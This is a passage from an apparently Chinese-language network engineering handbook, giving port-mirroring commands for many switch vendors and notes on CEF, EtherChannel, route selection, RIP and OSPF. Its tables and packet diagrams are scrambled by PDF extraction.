port monitor FastEthernet0/2

port monitor FastEthernet0/5

port monitor VLAN1

Catalyst 4000/5000/6000系列

此系列基于IOS， 常用命令为： set span

例如， 模块6中端口1和端口2同属VLAN1， 端口3在VLAN2， 端口4和5在VLAN2， 端口2监听端口1和3、4、5：

set span 6/1,6/3-5 6/2

例如： Cisco catylist 4000/5000系列和Cisco catylist 6000 系列， 均支持2组镜像：

En

Show module #确认端口所在的模块

Set span source(mod/port) destination(mod/port) in|out|both inpkts enable Write tern all

Show span

注： 多个source： mod/port,mod/port-mod/port， 连续端口用横杆“－”， 非连续端口用逗号“，”。

set span enable #允许镜像set span disable #禁止镜像

set span source destination in|out|both inpkts enable create #create用于建立第二组镜像

Cisco catylist2820

enable port monitor

!

en

conf term

interface fast0/x #镜像口

port monitor fast0/x #被镜像口exit

wr

Cisco catylist 2550

181/990

QQ群：632167235

Switch(config)# no monitor session 1

Switch(config)# monitor session 1 source interface gigabitEthernet1/1 both Switch(config)# monitor session 1 destination interface gigabitEthernet 1/8 Switch(config)# end

Switch# show monitor session 1

Cisco catylist 3550

支持2组monitor session：

Switch(config)#monitor session 1 destination interface fast0/4 #1为session id， id范围为1－ 2 Switch(config)#monitor session 1 source interface fast0/1 , fast0/2 , fast0/3 #空格， 逗号， 空格Switch(config)#exit

Switch#copy running-conf startup-conf Switch#show port-monitor

Cat2950/3550/3750

#指定SPAN session组号为1， 源端口为f0/1-f0/3， 对进这三个端口的流量#rx-->指明是进端口得流量， tx-->出端口得流量 both 进出得流量3550(config)#monitor session 1 source interface f0/1 - 3 rx

#指定监视端口为f0/4

3550(config)#monitor session 1 destination interface f0/4

**4.4.3.3** 华为交换机

huawei 6500实例

S6506\_A(config)#set mirr WORD1 input GigabitEthernet1/0/3 GigabitEthernet1/0/4 mirror-port GigabitEthernet1/0/6

S6506\_A(config)#exit S6506\_A#show mirror all mirror name: WORD1 slot no: 1/0

port mask: gigabitethernet1/0/3 gigabitethernet1/0/4 mirror direction:input

mirror port: gigabitethernet1/0/6

S2008/S2016/S2026/S2403H/S3026等交换机配置实例

支持的都是基于端口的镜像， 有两种方法：

方法一：

配置镜像（ 观测） 端口[SwitchA] **monitor-port e0/8** 配置被镜像端口

[SwitchA] **port mirror Ethernet 0/1 to Ethernet 0/2**

方法二：

可以一次性定义镜像和被镜像端口

[SwitchA] **port mirror Ethernet 0/1 to Ethernet 0/2 observing-port Ethernet 0/8**

以S2403H为例：

en

conf term

monitor ethernet source\_mod/port to ethernet source\_mod/port obser ethernet dest\_mod/port exit

182/990

QQ群：632167235

write

show monitor-port

注： 不可以将非连续端口作为source， 如果镜像单个端口， 则不用to， 直接到obs ether。

删除镜像：

en

conf term

no monitort ethernet source\_mod/port to enternet source\_mod/port obser enternet dest\_mod/port exit

show monitor－ port write

8016交换机端口镜像配置

假设8016交换机镜像端口为E1/0/15， 被镜像端口为E1/0/0， 设置端口1/0/15为端口镜像的观测端口。

[SwitchA] **port monitor ethernet 1/0/15**

设置端口1/0/0为被镜像端口， 对其输入输出数据都进行镜像。

[SwitchA] **port mirroring ethernet 1/0/0 both ethernet 1/0/15**

也可以通过两个不同的端口， 对输入和输出的数据分别镜像： 设置E1/0/15和E2/0/0为镜像（ 观测） 端口

[SwitchA] **port monitor ethernet 1/0/15**

设置端口1/0/0为被镜像端口， 分别使用E1/0/15和E2/0/0对输入和输出数据进行镜像[SwitchA] **port mirroring gigabitethernet 1/0/0 ingress ethernet 1/0/15** [SwitchA] **port mirroring gigabitethernet 1/0/0 egress ethernet 2/0/0**

3500/3026E/3026F/3050交换机配置实例

基于三层流的镜像

定义一条扩展访问控制列表：

[SwitchA] **acl num 100**

定义一条规则报文源地址为1.1.1.1/32去往所有目的地址：

[SwitchA-acl-adv-101] **rule 0 permit ip source 1.1.1.1 0 destination any**

定义一条规则报文源地址为所有源地址目的地址为1.1.1.1/32：

[SwitchA-acl-adv-101] **rule 1 permit ip source any destination 1.1.1.1 0**

将符合上述ACL规则的报文镜像到E0/8端口：

[SwitchA] **mirrored-to ip-group 100 interface e0/8**

基于二层流的镜像

定义一个ACL：

[SwitchA] **acl num 200**

定义一个规则从E0/1发送至其它所有端口的数据包：

[SwitchA] **rule 0 permit ingress interface Ethernet0/1 egress interface Ethernet0/2**

定义一个规则从其它所有端口到E0/1端口的数据包：

[SwitchA] **rule 1 permit ingress interface Ethernet0/2 egress interface Ethernet0/1**

将符合上述ACL的数据包镜像到E0/8：

[SwitchA] **mirrored-to link-group 200 interface e0/8**

[SwitchA] **mirroring gigabitethernet 1/0/0 egress ethernet 2/0/0**

5516/6506/6503/6506R交换机配置实例

目前该三款产品支持对入端口流量进行镜像： 定义镜像端口

[SwitchA] **monitor-port Ethernet 3/0/2**

定义被镜像端口

[SwitchA] **mirroring-port Ethernet 3/0/1 inbound**

183/990

QQ群：632167235

S3100/3600/5600/7600

mirroring-group 1 local

mirroring-group 1 mirroring-port e1/0 both mirroring-group 1 monitor-port e1/1

**4.4.3.4 3COM**交换机

在3COM交换机中， 端口监听被称为“Roving Analysis”。网络流量被监听的端口称作“监听口”(Monitor Port)， 连接监听设备的端口称作“分析口”(Analyzer Port)。

指定分析口： **feature rovingAnalysis add**

或缩写： **f r a**

例如：

Select menu option: feature rovingAn alysis add Select analysis slot: 1

Select analysis port: 2

指定监听口并启动端口监听： **feature rovingAnalysis start**

或缩写： **f r sta**

例如：

Select menu option: feature rovingAn alysis start Select slot to monitor (1-12): 1

Select port to monitor&nb sp; (1-8): 3

停止端口监听： **feature rovingAnalysis stop**

或缩写： **f r sto**

**4.4.3.5** 锐捷交换机

Switch(config)# no monitor session 1

Switch(config)# monitor session 1 source interface gigabitEthernet1/1 both Switch(config)# monitor session 1 destination interface gigabitEthernet 1/8 Switch(config)# end

Switch# show monitor session 1

**4.4.3.6 DELL**交换机

在Dell交换机中， 端口监听被称为“端口镜像”（ Port Mirroring） 。使用交换机的管理界面， 参数如下： Destination Port（ 目的地端口）： 定义端口通信要镜像到的端口号

Source Port（ 源端口）： 定义被镜像端口的端口号

Add（ 添加）： 添加端口镜像操作

Type（ 类型）： 指定要镜像的端口通信类型

Status（ 状态）： 表示端口的状态

Remove（ 删除）： 删除端口镜像会话

具体设置：

1. 在Port Mirroring对话框中的Destination Port中选中目的端口（ 镜像端口）， 再单击Add按钮；
2. 在系统将打开“Add Source Port”（ 添加源端口） 页面中， 定义“Source Port”（ 源端口） 和“Type”（ 类型） 字段， 并单击“Apply Changes”（ 应用更改）， 使系统接收更改。

注： 如果需要从端口镜像会话删除副本端口， 请打开“Port Mirroring”（ 端口镜像） 页面， 选取“Remove”（ 删

184/990

QQ群：632167235

除） 复选框， 再单击“Apply Changes”（ 应用更改）。 系统将删除端口镜像会话， 并更新设备。

常用命令为：

Console(config)# interface ethernet 1/e1 Console(config-if)# port monitor 1/e8

Console# **show ports monitor**

Source port Destination Port Type Status

----------- ---------------- ----- -------

1/e1 1/e8 RX, TX Active

**4.4.3.7 NetCore**交换机

NetCore交换机中， 端口监听被称为“端口镜像”（ Port Mirroring） 。交换机提供四种监视状态：

Off： 关闭Mirror功能

Rx： 捕获被监视端口的接收数据

Tx： 捕获被监视端口的发送数据

Both： 捕获被监视端口的接收和发送的数据

进入NetCore的超级终端， 在主菜单中输入“5”进入端口镜像设置界面， 输入“1”设置端口镜像状态。如设置端口1为镜像端口， 端口8为被镜像端口， 捕获该端口的接收和发送数据。

配置命令如下：

1. 选择配置的选项 (1,off, 2.Rx, 3.Tx, 4.Both)： 4
2. 选择捕获端口： 1
3. 选择被镜像端口： 8

按Esc键退回镜像设置界面， 设置成功。

**4.4.3.8 Intel**交换机

Intel称端口监听为“Mirror Ports”。网络流量被监听的端口称作“源端口”（ Source Port） ， 连接监听设备的端口称作“镜像口”（ Mirror Port） 。

配置端口监听步骤如下：

1. 在navigation菜单， 点击Statistics下的Mirror Ports， 弹出Mirror Ports信息。
2. 在Configure Source 列中点击端口来选择源端口， 弹出Mirror Ports Configuration。

进行源端口设置：

源端口是镜像流量的来源口， 镜像口是接收来自源端口流量的端口。点击Apply确定。

可以选择三种监听的方式：

1. 连续（ Always） ： 镜像全部流量。
2. 周期（ Periodic） ： 在一定周期内 镜像全部流量。镜像周期在Sampling Interval configuration中设置。
3. 禁止（ Disabled） ： 关闭流量镜像。

**4.4.3.9 Avaya**交换机

在Avaya交换机用户手册中， 端口监听被称为“端口镜像”（ Port Mirror） 。常用命令为： # **{set|clear } Port Mirror**

设置端口侦听：

# **set port mirror source-port**

# **mirror-portsampling { always } [ max-packets -sec] [ piggyback-port ]**

185/990

QQ群：632167235

禁止端口监听：

# **clear port mirror**

mod-port-range： 指定端口的范围； mod-port-spec： 指定特定的端口； piggyback-port： 指定双向镜像的端口；

sampling： 指定镜像周期；

max-packets-sec： 仅在SAMPLING设置为PERIODIC时使用， 指定监听口每秒最多的数据报数量。

**4.4.3.10 Nortel**交换机

Nortel 1100、2000

支持一组镜像， 2个source和1个destination。默认用户名/密码： 12/12

config mirror

input1 (mod/port) enable input2 (mod/port) enable output (mod/port) enable save configure ture

Nortel 8000 series

Software 3.2.0.0以前的版本， 支持一组镜像， 10个source， 一个destination； Software 3.2.0.0后的版本， 支持

2组镜像（ 说明： 通常8个ethernet口为一个电路集成板， destination不可以在同一个板子上， 即1－ 8口上只允许有一个destination） ， 支持25个source（ 10个有效） 。用户名/密码： rwa/rwa 超级用户。

例如： 2/4 2/6 2/8 镜像到2/1：

config diag mirror-by-port 1 create in-port 2/4 out-port 2/1 #1是id号， 范围1－ 10 config diag mirror-by-port 1 enable ture

config diag mirror-by-port 2 create in-port 2/6 out-port 2/1 config diag mirror-by-port 2 enable ture

config diag mirror-by-port 3 create in-port 2/8 out-port 2/1 config diag mirror-by-port 3 enable ture

config diag mirror-by-port 1 mode both|tx|rx save config

diag mirror-by-port id info #查看第id号镜像信息

Nortel交换机提供的镜像功能通常是rx的， 不支持both方式（ 看cpu而定） ， 所以ping包检测不到， 只能检测到ping回答。

**4.4.3.11** 港湾交换机

flax24

Harbour(config)# config mirroring 1 add Add ports to mirroring group.

delete Delete ports from mirroring group. disable Disable current mirroring group. to Apply port mirroring group.

186/990

QQ群：632167235

Harbour(config)# config mirroring 1 add port 5 #source Harbour(config)# config mirroring 1 to 13 #target Harbour(config)# show mirroring

Port Mirror Configurations: Mirroring Group 1:

Source Port: 5

Target Port: 13

Harbour(config)# save configuration

**4.5** 其他

* + 1. 接口说明

速度不匹配会引起链路UP/DOWN。双工不匹配会引起丢包和接口错误。

* + - * 在sh int命令中查看"late collisions"

**Layer2 SwitchPorts**：

* Access ports
* Trunk ports
* Tunnel interfaces

Layer3 Routed Ports

* SVI
* Native routed interfaces
  + 普通的以太网端口， 直接配IP

路由器和交换机不通时， 可以创建SVI去ping

使用宏配置接口：

**4.5.2 CEF**多层交换

Cisco的技术。

多层交换是指将基于软件进行处理的路由进程（ 修改数据包） 交给硬件进行处理。二层转发是基于目的MAC， 三层转发是基于目的IP。

CAM和TCAM表

图示：

|

|

route protocol

|

|

| <-- control plantform

187/990

macro name ma-name sw mode acc

sw acc vlan 10 int f0/0

macro apply ma-name

QQ群：632167235

|

|

\|/ RIB

|

|

ARP

|------|---------|-----|

|

|

\|/ FIB

\|/

|

adj table | <-- data plantform

| | | |

\|/ TCAM

\|/ CAM

说明：

交换机使用高速内存表来建立路由表（ CEF FIB和邻接关系表） 、桥接表、QoS表和ACL， 以供硬件执行转

发。CAM（ 内容可寻址内存） 和TCAM（ 三重内容可寻址内存） 便是用来存储这些表。

CAM表只提更0和1两种结果， 因此对于要准确查找的表（ 例如MAC表） 最为有用。它是通过记录所有入

站数据帧的源MAC地址和入站端口创建出来的。

TCAM提供0、1和无关紧要（ don't care） 三种结果， 对于构建需要以最长匹配方式查找的表最为有用。它

用于存储ACL、QoS和其他与三层及三层以上处理进程相关的信息。

此外， 交换机还支持并行查找多个不同的CAM和TCAM区域， 因此不会因为QoS等特性而降低性能。

Cisco交换技术

Cisco路由器转发策略

* 进程交换：
  + 所有数据包都由CPU进行处理。
  + 本地流量通常使用进程交换。
  + 基于每个包交换。
* 快速交换：
  + 第一个包进行CPU处理， 然后建立缓存。
  + 缓存是按需建立的， 会导致消耗大量资源。
  + 基于每个目的交换。
* **Cisco**快速转发（ **CEF**） ：
  + 使用CPU创建的信息创建基于硬件的数据。
  + 进行二层重写。
  + 重写信息包含MAC地址， 协议类型。

三层交换转发策略

* 路由缓存： 当有流量进入交换机时， 它就会在硬件中创建缓存。同路由器快速交换。
* 基于拓扑的交换： 路由表中的信息用户创建路由缓存， 创建出来的缓存称为FIB， CEF便是创建FIB的技术。同路由器CEF。

CEF交换方式

* 集中式交换： 所有需要路由或交换的数据包都必须通过总线或交换矩阵进入中央引擎。
* 分布式交换： 各个线路卡独立做出转发决策。

CEF处理

CEF会将路由信息缓存进FIB表中， 并将所有FIB条目的二层下一条地址及数据帧头修改信息缓存进邻接关系表（ AT） 中。

控制层负责在软件中创建FIB表和邻接关系表， 数据层负责使用硬件来转发IP单播数据包。

FIB表是从IP路由表中提取出来的数据表， CEF IP目的前缀会被存储在TCAM表中。

邻接关系表是从ARP表中提取出来的， 它包含FIB表中每个下一条地址的二层头部修改信息。

在**show adjacency f0/0 detail**中， 会显示下一跳MAC地址， 还有本地地址和协议号相连的字串， 用于快速修改二层信息。

无法在硬件中进行处理的数据包

* 使用IP头部选项字段的数据包。
* TTL过期的数据包。
* 转发到隧道中的数据包。
* 封装类型设备不支持的数据包。
* 被路由到了一个封装类型不支持的接口的数据包。
* 超过出站MTU， 且必须进行分片的数据包。
* NAT。

188/990

QQ群：632167235

地址解析协议抑制

CEF会使用ARP表建立邻接关系， 当交换机收到未知MAC数据包时， 它将在发送ARP请求的同时安装抑制邻接关系表， 进而使后续报文丢弃。当收到ARP回应时， 它将清除抑制邻接关系表。如果交换机在2s之内没有收到ARP应答， 它也将清除抑制邻接关系表， 以允许更多数据包转发给三层引擎重新发起ARP请求。

注意

* 只有进程交换可以被debug。
* 如果入口配置了cef， 则进行cef交换。
* 如果入口不是cef， 出口是cef， 则进行快速交换。
* 其他根据出口配置确定交换方式。

CEF命令

查看路由表：

**#show ip route** 查看ARP表： **#show arp**

查看FIB表：

**#show ip cef [interface f0/0] [detail]**

查看邻接关系表：

**#show adjacency [interface f0/0] [detail|internal|summary]**

启用进程交换： **#no ip route-cache #no ip cef**

* + 1. **EtherChannel**
       - EtherChannel是由Cisco研发的技术。
       - LACP可捆绑16个端口， 最多8个生效。现在可以多于16个端口。
       - 可以使用多种算法进行负载分担。

PAgP

注意点

* Cisco私有。
* PAgP数据包每30s发送一次， 以此来检查两端配置是否一致， 并以此管理交换机两端添加链路及链路失效问题。

PAgP模式

LACP

注意点

* IEEE 802.3ad。

LACP模式

189/990

模式

描述

Auto

被动协商， 对PAgP数据包做出响应， 但不会主动发起协商。此为默认模式。

Desirable

主动协商， 主动发送PAgP数据包与其他端口协商。

On

不交换PAgP数据包， 强制为EtherChannel端口。此模式不会与对端进行协商， 只有对端也设置才能建立。手工静态。

Non-silent

如果一台交换机与具有PAgP功能的设备相连， 就可以将它的交换机接口配置为non-silent操作是Auto和Desirable模式使用的关键字。如果管理员在Auto和Desirable模式下没有使用指定关键

silent， 那么交换机就会假设为silent。而silent这种设置用于去往文件服务器或数据分析的连接会使用PAgP来进行操作、使接口连接到一个通道组中， 并使用这个接口来进行数据传输。

QQ群：632167235

注： H3C的LACP协议只有dynamic模式。

LACP端口状态

端口分为selected状态和standby状态。

配置参数

* 系统优先级： 每台运行LACP的交换机都必须拥有一个系统优先级。系统优先级既可以由交换机自动获得， 也可以由管理员指定。交换机会使用MAC地址和系统优先级来创建系统ID。系统优先级最低的交换

机， 负责确定在给定的时间内哪些端口积极参与以太信道。

* 端口优先级： 交换机的每个端口都必须拥有一个端口优先级。端口优先级既可以由交换机自动获得， 也可以由管理员指定。端口ID是由端口优先级和端口标识符来创建的。当硬件局限不允许所有兼容的端口形成汇聚的时候， 交换机会使用端口优先级来判断哪些端口应该处于备用模式中。可以改为使用接口速率来代替优先级。
* 管理密钥 **:**交换机的每个端口都必须拥有一个管理密钥值。它既可以由交换机自动获得， 也可以由管理员指定。管理密钥定义了端口与其他端口进行汇聚的能力， 其由以下因素决定：
  + 端口的物理特征（ 例如数据速率、双工模式、点到点或共享介质）。
  + 管理员所建立的配置限制。

Cisco配置

匹配要求

* 速率和双工
* Trunk或Access
* 相同的Native vlan和允许通过Trunk的vlan
* 接口属于相同的VLAN

配置EtherChannel

查看配置：

**#show interface f1/1 ehterchannel #show etherchannel 1 port-channel #show ether-channel summary**

华为配置

如果不使能BPDU功能， 将影响LACP、LLDP、STP和HGMP等需要通过BPDU报文进行交互的功能。

190/990

interface f0**/**0 no sw

channel-group 1 mode on interface f0**/**1

no sw

channel-group 1 mode on interface port-channel 1 no sw

ip address 10.1.1.1 255.255.255.0

模式

描述

Passive

被动协商， 不会主动发起协商。此为默认模式。

Active

发送LACP数据包主动协商。

On

强制形成通道， 不进行协商。手工静态。

QQ群：632167235

Topsec配置

配置要求

1. 不是交换模式
2. 还没有加入其他 bond
3. 没有子接口
4. 在静态 arp 表里没有对应项

注意

1. 一个物理接口只能属于一个bond接口。
2. 支持在bond接口上做GRE， 但是反过来不行。GRE是虚接口， 不可以把GRE接口加入端口聚合。

配置

五、路由

* 1. 路由概述

路由决策

路由器使用以下决策安装路由：

* + 1. 掩码最长匹配。
    2. 管理距离。
       1. - Connected
       2. - Static

5 - Eigrp Summary Route

20 - eBGP

90 - Eigrp

110 - OSPF

115 - IS-IS

120 - RIP

170 - Eigrp External Route

200 - iBGP

191/990

network bond add **id** 0 load-balance src-mac network bond **join id** 0 dev eth0

network bond **join id** 0 dev eth1

network interface bond0 attribute add bond0

sys

lacp priority 100

int eth-trunk 1

mode lacp-static #lacp静态，还可以手工静态lacp timeout fast #开启lacp快速超时机制

maxandwidth-affected-linknumber #设置最大活跃链路数int g0**/**0**/**1

eth-trunk 1

lacp priority 100

QQ群：632167235

255 - unknow

3. 最小度量值。

如果还是没有决断， 使用以下决策：

* 当两种协议的管理距离一样时， 将使用默认管理距离比较
* OSPF路由比较： O > O\*IA > O\*E1 > O\*E2。
* 如果是BGP， 则启动BGP路由决策进程。

命令：

Generic - distance {distance}

Eigrp - distance eigrp {internal-distance} {external-distance} OSPF - distance ospf {external} {inter-area} {intra-area}

辅助地址

* 所有的数据将使用接口的主地址作为源。
* RIP不会使用辅助地址交换更新。
* EIGRP不会通过辅助地址建立邻居， 如果宣告第二地址， 可以建立主地址的邻居。EIGRIP的宣告代表激活接口， 并以第一地址向接口发HELLO包。
* OSPF不会通过辅助地址建立邻居， 辅助地址被看作是末节网络。只宣告第二地址， 将不会发送hello

包。

重分发

* 重分发只分发进入路由表里的路由。
* 重分发EIGRP路由时要注意是否有D EX路由， 以免产生次优路径和环路。
* 将ospf重分发到BGP时， 如果没有match关键字， 默认只重分发内部路由。
* 通常只重分发eBGP学到的路由， 可以使用命令bgp redistribute-internal重分发iBGP路由。

控制从ospf发往rip的路由， 注意方向：

**#router rip**

**#distribute-list 100 out ospf 100**

* distribute-list 过滤的是路由， 对ospf的LSA无效。
* 向ospf重分发其他协议路由时， 如果不加subnet， 在无类网络中则不会通告路由。
* 默认只能将本地network路由和eBGP路由重分发进IGP。
* 重分发时不携带原来的tag。

浮动静态路由

通过更高的度量值配置备份路由：

**#ip route 10.1.4.0 255.255.255.0 10.1.3.1 90**

**#ip route 10.1.4.0 255.255.255.0 10.1.2.1 95**

* 1. 策略路由

Route-Map

* + 1. To match all packets, simply omit the match command.
    2. 更改下一跳时检测下一跳可达性， 使用cdp消息， 本地cdp必须开启
    3. match相同选项是or， 不同选项是and
    4. The continue clause will be executed if the route-map entry does not contain a match clause

匹配24位和21位的子网

#access-list 1 permit 192.168.1.0 0.0.7.255

精确匹配21位

#access-list 100 permit ip host 192.168.1.0 host 255.255.248.0

192/990

QQ群：632167235

Cisco

By default PBR traffic is process-switched. Fast-Switching can be enabled with "#ip route-cache policy".

PBR不需要最后permit any， 不同于重分发时的route-map match interface 匹配的是出站接口

Topsec

也可以全局绑定

**5.3 RIP**

**5.3.1** 数据包

|-

8

-|-

8

-|-

8

-|-

8

-|

+-----------+-----------+-----------------------+

|

command

|

version

|

0

|

+-----------+-----------+-----------------------+

--|--

|

|

AFI

|

route tag

|

+-----------------------+-----------------------+

|

IP address

|

+-----------------------------------------------+

|

subnet mask

|

route

+-----------------------------------------------+

|

next hop

|

+-----------------------------------------------+

|

metric

|

|

--|--

+-----------------------------------------------+

* command： 1.request 2.response
* AFI <= 2 or 0
* 发送请求时metric为16,AFI为0,地址为0.0.0.0
* 由于UDP对包大小的限制， rip更新最多只能携带25条路由

193/990

network route-policy add name test\_po

network route-policy add-entry name test\_po protocol 6 src 10.1.1.0**/**24 dev eth1 network interface eth1 route-policy **set** test\_po

ip access-list extended LOCAL\_TRAFFIC permit tcp any any eq 23

**!**

route-map LOCAL\_POLICY 10 match ip address LOCAL\_TRAFFIC **set** interface loopback0

**!**

interface loopback 0

ip policy route-map LOCAL\_POLICY

**!**

ip **local** policy route-map LOCAL\_POLICY

QQ群：632167235

**RIP**使用两种消息类型：

* **Request**： 请求一个回应
* **Response**： 携带路由条目， 当接口重启时会以单播回应
  + 1. 更新方式

**Broadcast**

* + - * Default for RIPv1
      * RIPv2 optional

**#ip rip v2-broadcast**

**Multicast**

* RIPv2 default to 224.0.0.9

**Unicast**

* RIPv1/RIPv2 optional

**#neighbor {IP}**

不会阻止发送广播/组播包, use "**passive-interfaces**" for that.

**RIP**使用带有毒性反转的水平分割和触发 更新： 水平分割：

* 从一个接口收到的更新路由不会从相同接口发送出去
* 帧中继物理接口默认关闭， 其他接口默认开启

触发更新：

* 当一个路由度量值改变时便会触发更新， 只携带改变的路由条目
* 接收路由器不会更新计时器
* **ip rip triggered**需要两端都使用
* 触发更新状态 DOWN, INIT, LOADING, FULL.
* 只能用在点到点链路
* 计时器1～ 5sec， 防止同步。

**#ip rip triggered #no ip split-horizon**

**5.3.3** 版本

默认发送版本1,接收版本1和版本2

**RIPv1**更新原则（ 因为没有携带掩码） ：

* 当收到的更新和接收端口属于不同主网时， 添加更新所在的主网掩码
* 当收到的更新和接收端口属于相同主网时， 添加接口掩码
* 当发送的更新和发送端口属于相同主网时， 并且掩码相同时， 则发送更新
* 当发送的更新和发送端口属于相同主网时， 但是掩码不同时， 则发送16条路由（ 不可达）

**RIPv2**与 **RIPv1**的区别：

* 携带子网掩码
* 携带下一跳
* 增加认证
* 外部路由标记
* 组播路由更新

**5.3.4** 认证

194/990

QQ群：632167235

只有RIPv2支持认证

RIP不需要两端的KEY编号一样

* 明文： 按照顺序依次匹配
* 密文： 只往下匹配一次

**#key chain NAME #key 1**

**#key-string STRING #int f0/0**

**#ip rip authentication key-chain NAME #ip rip authentication mode md5**

**5.3.5** 默认路由

Default-information

**#default-information originate**

Network

**#ip route 0.0.0.0 0.0.0.0 f0/0**

**#network 0.0.0.0**

Redistribution

**#ip route 0.0.0.0 0.0.0.0 f0/0 #redistribute static**

Default-network

**#ip default-network**

**5.3.6** 过滤

Offset-list

**#access-list 1 permit 10.33.0.0 0.0.0.0 #router rip**

**#network 10.0.0.0**

**#offset-list 1 in 2 serial0**

Distribute-lists

Only accept 10.0.0.0/8 route from 1.2.3.4

**#ip prefix-list ROUTE permit 10.0.0.0/8 #ip prefix-list SOURCE permit 1.2.3.4/32**

**#distribute-list prefix ROUTE gateway SOURCE in**

Only accept 10.0.0.0/8 route from 1.2.3.4

**#access-list 100 permit ip host 1.2.3.4 host 10.0.0.0**

**#distribute-list 100 in**

**5.3.7** 汇总

汇总不能超出主网长度

可以使用通告静态路由的方式达到效果

**#int f0/0**

195/990

QQ群：632167235

**#ip summary-address rip {ip} {mask}**

**5.3.8** 被动接口

被动接口阻止发送更新 (Response.Msg)

路由器会从被动接口接收路由更新并且更新路由表

* + 1. 计时器
       - update 30s RIP\_JITTER = 15%
       - invalid 180s
       - hold 180s
       - flush 240s
       - 更新、失效和刷新计时器同时启动
       - 在刷新计时器超时前， 失效路由的度量值会被通告为不可达， 但是这条路由在本路由器仍然可用

发送更新时会有8ms到50ms的发送延迟， 默认为0

**#output-delay**

**#timers basic {update} {invalid} {holddown} {flush}**

**5.3.10 Notes**

RIP将辅助地址看作单独的链路， 并且交换路由条目， 但是所有的流量都使用主地址作为源

源认证

* 借用地址
* 在不同子网， ie local has a /32 and remote side a /24. This can be seen with "debug ip rip events".

**#no validate-update source**

**5.4 OSPF**

**5.4.1** 数据包

OSPF头部

|-

8

-|-

8

-|-

8

-|-

8

-|

+-----------+-----------+-----------------------+

|

ver

|

type

|

length

|

+-----------+-----------+-----------------------+

|

router id

|

+-----------------------------------------------+

|

area id

|

+-----------------------+-----------------------+

196/990

QQ群：632167235

|

checksum

|

auth type

|

+-----------------------+-----------------------+

|

|

|

|

auth key

+-----------------------------------------------+

|

data

|

+-----------------------------------------------+

Hello

|-

8

-|-

8

-|-

8

-|-

8

-|

+-----------------------------------------------+

|

network mask

|

+-----------------------+-----------+-----------+

|

hello interval

|

option

|

pri

|

+-----------------------+-----------+-----------+

|

dead interval

|

+-----------------------------------------------+

|

DR

|

+-----------------------------------------------+

|

BDR

|

+-----------------------------------------------+

|

neighbor

|

+-----------------------------------------------+

DBD

|-

8

-|-

8

-|-

8

-|-

8

-|

+-----------------------+-----------+-----------+

|

MTU

|

option

| 00 |I|M|MS|

+-----------------------+-----------+-----------+

|

DD sequence

|

+-----------------------------------------------+

|

LSA header

|

+-----------------------------------------------+

I： 初始位， 所发的包是第一个DBD包

M： 后继位， 所发的包不是最后一个DBD包

MS： 主从位， 当DBD始发于一个“主”路由器时设置

LSR

|-

8

-|-

8

-|-

8

-|-

8

-|

+-----------------------------------------------+

|

link stat type

|

+-----------------------------------------------+

|

link stat id

|

+-----------------------------------------------+

|

advertising router

|

+-----------------------------------------------+

LSU

|-

8

-|-

8

-|-

8

-|-

8

-|

+-----------------------------------------------+

|

number of LSA

|

+-----------------------------------------------+

|

LSA

|

+-----------------------------------------------+

LSAck

|-

8

-|-

8

-|-

8

-|-

8

-|

197/990

QQ群：632167235

+-----------------------------------------------+

|

LSA header

|

+-----------------------------------------------+

LSA header

|-

8

-|-

8

-|-

8

-|-

8

-|

+-----------------------+-----------+-----------+

|

Age

|

option

|

type

|

+-----------------------+-----------+-----------+

|

link stat id

|

+-----------------------------------------------+

|

advertising router

|

+-----------------------+-----------------------+

|

header checksum

|

length

|

+-----------------------+-----------------------+

1类LSA

|-

8

-|-

8

-|-

8

-|-

8

-|

+-----------+-----------+-----------------------+

|

0

|V|E|B|

0

|

number of links

|

+-----------+-----------+-----------------------+

---

|

\|/

.

|

link id

|

+-----------------------------------------------+

|

link data

|

+-----------+-----------+-----------------------+

| link type | Tos number|

metric

|

.

/|\

|

---

+-----------+-----------+-----------------------+

|

Tos

|

0

|

Tos metric

|

+-----------+-----------+-----------------------+

* 链路状态ID： 始发路由器的router id
* V： 虚链路
* E： ASBR
* B： ABR
* 链路类型： 1.point-to-point 2.传送网络 3.末节网络 4.虚链路
* 链路ID： 1.邻居router id 2.DR接口IP 3.IP地址或子网号
* 链路数据： 1.本地接口IP 2.本地接口IP 3.子网掩码

LAS类型

1. 路由器LSA（ router lsa） ： 路由器自己产生， 列出了自己的信息和已知的邻居。
2. 网络LSA（ network lsa） ： DR发送， 用来描述一个多路访问网络和与之相连的路由器。
3. 网络汇总LSA（ network summary lsa） ： ABR发出。
4. ASBR汇总LSA（ asbr summary lsa） ： ABR发出， 告诉ASBR在哪。
5. AS外部LSA（ autonomous system external lsa） ： ASBR发出， 描述AS外部的路由， 在整个AS中扩散。

7. NSSA外部LSA（ nssa external lsa） ： 在nssa区域始发于ASBR路由器， 通告AS外部的路由。

* + 1. 邻居

邻居状态：

* + - * **down**： 在失效周期内没有收到hello包， 此状态下邻居数据将被清空
      * **attempt**： NBMA才有， 当手工配完neighbor时才有， 此状态用hello-interval替代poll-interval
      * **init**： 收到对方hello包， 但是没看到自己router id
      * **2way**： 收到hello包中有自己的router id， 此状态选举DB/BDR， 必须等wait time
      * **exstart**： 发送空的DBD， 选举主从， router id大的为主， 从先发， DD序列号和主一样
      * **exchange**： 发送DBD和LSR
      * **loading**： 发送LSR、LSU、LSAck
      * **full**： 完全邻接

198/990

QQ群：632167235

显式确认： LSAck

隐式确认： 更新中包含对方的LSA， DBD序列号

建立邻居必要条件：

1. area id
2. authentication
3. 掩码（ 点到点除外）
4. hello interval、dead interval
5. 末节
6. priority = 0
7. MTU
8. 阻止发包（ passive interface、acl）
9. max-lsa
10. ospfv3 instance
    * 1. 网络类型

**broadcast**：

* + - * hello： 10sec
      * dead： 40sec
      * neighbor： auto
      * DR/BDR： yes

**point-to-point**：

* hello： 10sec
* dead： 40sec
* neighbor： auto
* DR/BDR： no

**point-to-multipoint(IETF)**：

* hello： 30sec
* dead： 120sec
* neighbor： auto
* DR/BDR： no
* 除hello之外的包以单播方式发送

**point-to-multipoint non-broadcast**：

* hello： 30sec
* dead： 120sec
* neighbor： manual
* DR/BDR： no

**non-broadcast(IETF)**：

* hello： 30sec
* dead： 120sec
* neighbor： manual
* DR/BDR： yes

**virtual links**：

* 虚链路属于区域0
* 被看作点到点网络， 忽略掩码匹配
* 虚链路区域必须有完全的路由信息， 不能汇总
* 0区域有验证， 虚链路必须验证， 反之不一定
* 数据包单播发送
* show ip ospf virtual-link

**OSPF over GRE**：

199/990

QQ群：632167235

* 末节区域不能使用虚链路， 只能使用GRE
* GRE属于区域0

**loopback**：

* loopback口默认类型
* 通告为主机网络/32
  + 1. 区域类型

**stub areas**：

